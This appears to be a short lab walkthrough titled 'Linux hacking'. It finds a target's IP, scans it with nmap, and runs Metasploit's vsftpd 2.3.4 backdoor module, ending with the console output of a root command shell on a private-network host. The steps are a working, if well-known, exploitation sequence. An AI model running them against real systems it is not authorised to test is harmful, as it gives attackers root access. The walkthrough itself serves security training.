
Linux hacking


Step 1 – Get the IP address

IP = 192.168.43.36



```
      eth0      Link encap:Ethernet  HWaddr 00:0c:29:fe:bc:35
                inet addr:192.168.43.36  Bcast:192.168.43.255  Mask:255.255.255.0
                inet6 addr: fe80::20c:29ff:fefe:bc35/64 Scope:Link
                UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                RX packets:63 errors:0 dropped:0 overruns:0 frame:0
                TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
                collisions:0 txqueuelen:1000
                RX bytes:8150 (7.9 KB)  TX bytes:7192 (7.0 KB)
                Interrupt:19 Base address:0x2000
```


Step 2 – Scan the IP using nmap



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV 192.168.43.36
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-01 11:34 EDT
Nmap scan report for 192.168.43.36
Host is up (0.0034s latency).
Not shown: 977 closed ports
```

Step 3 – Start msfconsole use exploit/unix/ftp/vsftpd_234_backdoor.

set rhost 192.168.43.36



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.43.36
rhosts ⇒ 192.168.43.36
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.43.36:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.43.36:21 - USER: 331 Please specify the password.
[+] 192.168.43.36:21 - Backdoor service has been spawned, handling...
[+] 192.168.43.36:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.43.36:6200) at 2021-07-01 11:38:01 -0400
```